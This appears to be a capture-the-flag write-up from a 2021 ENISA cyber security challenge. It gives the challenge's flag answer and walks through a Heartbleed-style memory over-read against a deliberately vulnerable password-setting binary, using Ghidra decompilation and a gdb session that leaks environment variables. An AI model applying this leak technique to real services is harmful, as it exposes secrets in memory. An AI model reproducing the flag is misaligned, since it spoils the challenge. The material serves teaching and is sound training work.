READ EVERYTHING

AUTHOR:

CYBEXER TECHNOLOGIES

International Cyber Security Challenge

SEPT 2021

1. DESCRIPTION

It is common to exploit binaries by writing too much data into a fixed-size buffer. This is called a buffer overflow. But there is one notorious example of a real-life attack that abused buffers in slightly different way.

Connect to target with *netcat* or similar tool and try to exploit it. The binary is available for inspection at target machine via HTTP on another port.

2. CHALLENGE SPECIFICATIONS

- Categroty: Binary exploitation
- Difficulty: Easy
- Estimated time: 5-10 min

3. QUESTIONS AND ANSWERS

3.1 WHAT FLAG IS PRINTED BY THE PROGRAM?

icsc{Sup3rdup3rfl@g}

4. SETUP INSTRUCTIONS

Dockerfile and *docker-compose.yml* are provided to run the task in a container. **FLAG**, **PORT** and **HTTPPORT** can be given through docker-compose environment, see **.env**:

```
$ cat .env
FLAG="icsc{Sup3rdup3rfl@g}"
PORT=1342
HTTPPORT=8080
```

docker-compose build

docker-compose up

FLAG is inserted to container at build time. **It must be no longer than 32 bytes!** Ports are mapped at start-up. *HTTPPORT* is used only for serving the binary to participant for inspection, *PORT* is where the binary is listening for input requests.

5. ARTIFACTS PROVIDED

File	SHA-256
read-everything.tar.gz	5cba1a7c3fefd151c7844f3d061e9805692693a6fe143afea6a3556f1153fffe

6. TOOLS NEEDED

- A hex editor, debugger, disassembler, e.g., gdb, IDA, Ghidra, etc.

7. WALKTHROUGH

Start by identifying what file is provided to you:

```
$ file server
server: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib/ld-musl-x86_64.so.1, with debug_info, not stripped
```

A Linux binary, let's try to run it:

```
$ chmod +x server
$ ./server
-bash: ./server: No such file or directory
```

Such message is indication of missing libraries or inappropriate binary format. We could have noticed it already from output of "file".

```
$ ldd server
        linux-vdso.so.1 (0x00007ffe74df5000)
        libc.musl-x86_64.so.1 => not found
```

MUSL is an implementation of standard C library that is used in Linux distributions where small footprint is important, e.g., BusyBox or Alpine. Fortunately, there is a package available in Ubuntu and Kali:

```
$ sudo apt install musl
```

Retry:

```
$ ./server
How long password would you like to set? 10
Ok, please enter your 10-character password: asd
Retype for confirmation: asd
Saved.
```

Let's inspect the **main**() function with **Ghidra**:

```
Decompile: main - (server)
17  local_10 = *(undefined8 *)(in_FS_OFFSET + 0x28);
18  printf("How long password would you like to set? ");
19  fflush(stdout);
20  fgets(local_78,0x20,stdin);
21  sscanf(local_78,"%d",&local_90);
22  printf("Ok, please enter your %d-character password: ");
23  fflush(stdout);
24  fgets(local_58,local_90,stdin);
25  printf("Retype for confirmation: ");
26  fflush(stdout);
27  fgets(local_38,local_90,stdin);
```

The selected part shows the interaction that we saw. We can note that **local_90** is where expected length of the password is stored and **local_38** and **local_58** will contain the two typed passwords. From variable definitions we can see that there is a buffer overflow because *local_38* and *local_58* are fixed-length buffers:

```
13  char local_58 [32];
14  char local_38 [40];
```

But the task description told us to look elsewhere, so let's scroll down:

```
25  printf("Retype for confirmation: ");
26  fflush(stdout);
27  fgets(local_38,local_90,stdin);
28  iVar1 = strncmp(local_58,local_38,(long)local_90);
29  if (iVar1 != 0) {
30    puts("Passwords don\'t match: ");
31    write(1,local_58,(long)local_90);
32    putchar(10);
33    write(1,local_38,(long)local_90);
34                    /* WARNING: Subroutine does not retur
35    exit(0);
36  }
37  puts("Saved.");
```

Here the selected part compares the two entered passwords and prints them out if they don't match. They are both printed out using **write()**, with user-supplied length parameter. Since the buffers are stored in local variables of *main()* function, and *write()* does not stop at null byte, supplying a (very) long password length will print content of all local variables, followed by other parts of memory. Is it helpful?

Seems so – after printing "Saved", there is another code block:

```c
    exit(0);
  }
  puts("Saved.");
  local_88 = getenv("PASSWORD");
  if ((local_88 != (char *)0x0) && (param_1 == 2)) {
    sVar2 = strlen(local_88);
    local_8c = (int)sVar2;
    if (local_8c <= local_90) {
      local_90 = local_8c;
    }
    iVar1 = strncmp(local_58,local_88,(long)local_90);
    if (iVar1 == 0) {
      local_80 = fopen(*(char **)(param_2 + 8),"r");
      if (local_80 != (FILE *)0x0) {
        fgets(local_78,0x20,local_80);
        puts(local_78);
        fclose(local_80);
      }
    }
  }
                    /* WARNING: Subroutine does not return */
  exit(0);
}
```


This does:

- Acquire content of environment variable **PASSWORD**,
- Check that it is set and that there is one command-line argument given
- Check that first user-supplied password matches to environment variable
- If the checks pass, print out 32 bytes from a file that is indicated on command line.

To get lucky, we must check (and hope) that command line argument points to /flag.txt as requested by task description, and leak value of PASSWORD from environment. Then the correct password can be supplied in second run to get the flag. At first, we can try the idea in a debugger with the local binary:


```
(gdb) run some-argument
Starting program: /tmp/server some-argument
How long password would you like to set? 800
Ok, please enter your 800-character password: a
Retype for confirmation: b
Passwords don't match:
a
◆RUUUUb
◆◆◆◆◆◆◆◆◆◆◆0□◆◆◆d◆◆□n◆◆◆◆◆◆◆◆◆◆◆◆@UUUU6QUUUU□□◆◆◆◆□◆◆◆◆◆ ◆◆◆◆0◆◆◆◆G◆◆◆◆w◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆□◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆□◆◆◆◆◆'◆◆◆◆G◆◆◆◆◆R◆◆◆◆◆]◆◆◆◆◆e◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆!◆◆◆◆◆□◆◆◆◆□□□□d□@@UUUU□8□
◆◆◆◆     QUUUU
              ◆□
◆□◆□□□◆◆◆◆◆□□□◆◆◆◆◆◆◆◆◆◆◆0□◆◆◆d◆x/◆◆◆◆◆□x86_64/tmp/serversome-argumentSHELL=/bi
n/bashWSL_DISTRO_NAME=
b
◆◆◆◆◆◆◆◆◆◆◆0□◆◆◆d◆◆□n◆◆◆◆◆◆◆◆◆◆◆◆@UUUU6QUUUU□□◆◆◆◆□◆◆◆◆◆ ◆◆◆◆0◆◆◆◆G◆◆◆◆w◆◆◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆□◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆□◆◆◆◆◆'◆◆◆◆G◆◆◆◆◆R◆◆◆◆◆]◆◆◆◆◆e◆◆◆◆◆◆◆◆
◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆◆!◆◆◆◆◆□◆◆◆◆□□□□d□@@UUUU□8□
◆◆◆◆     QUUUU
              ◆□
◆□◆□□□◆◆◆◆◆□□□◆◆◆◆◆◆◆◆◆◆◆0□◆◆◆d◆x/◆◆◆◆◆□x86_64/tmp/serversome-argumentSHELL=/bi
n/bashWSL_DISTRO_NAME=UbuntuWT_SESSION=c5961d00-26d1-[Inferior 1 (process 2929
) exited normally]
(gdb)
```

As seen, we can leak the required values. But debugger disables ASLR, and we can't expect identical solution to work on the target machine. Let's fuzz a bit:



In the green box we can see command-line arguments. We can assume that "/server" is name of the executable (argv[0]) and "/flag.txt" is first argument (argv[1]), although it is not clearly visible from the screenshot. Observing the result with hex editor could give more confidence, because there terminating null bytes would be visible, but let's not waste time on it.

In the red box we can see a candidate for our password. Let's try:



Done. This is how the Heartbleed bug worked back in 2014.

8. REFERENCES

https://heartbleed.com

https://xkcd.com/1354/

ENISA
European Union Agency for Cybersecurity

Athens Office
1 Vasilissis Sofias Str.
151 24 Marousi, Attiki, Greece

Heraklion Office
95 Nikolaou Plastira
700 13 Vassilika Vouton, Heraklion, Greece

enisa.europa.eu

ISBN xxx-xx-xxxx-xxx-x
doi:xx.xxxx/xxxxxx
TP-xx-xx-xxx-EN-C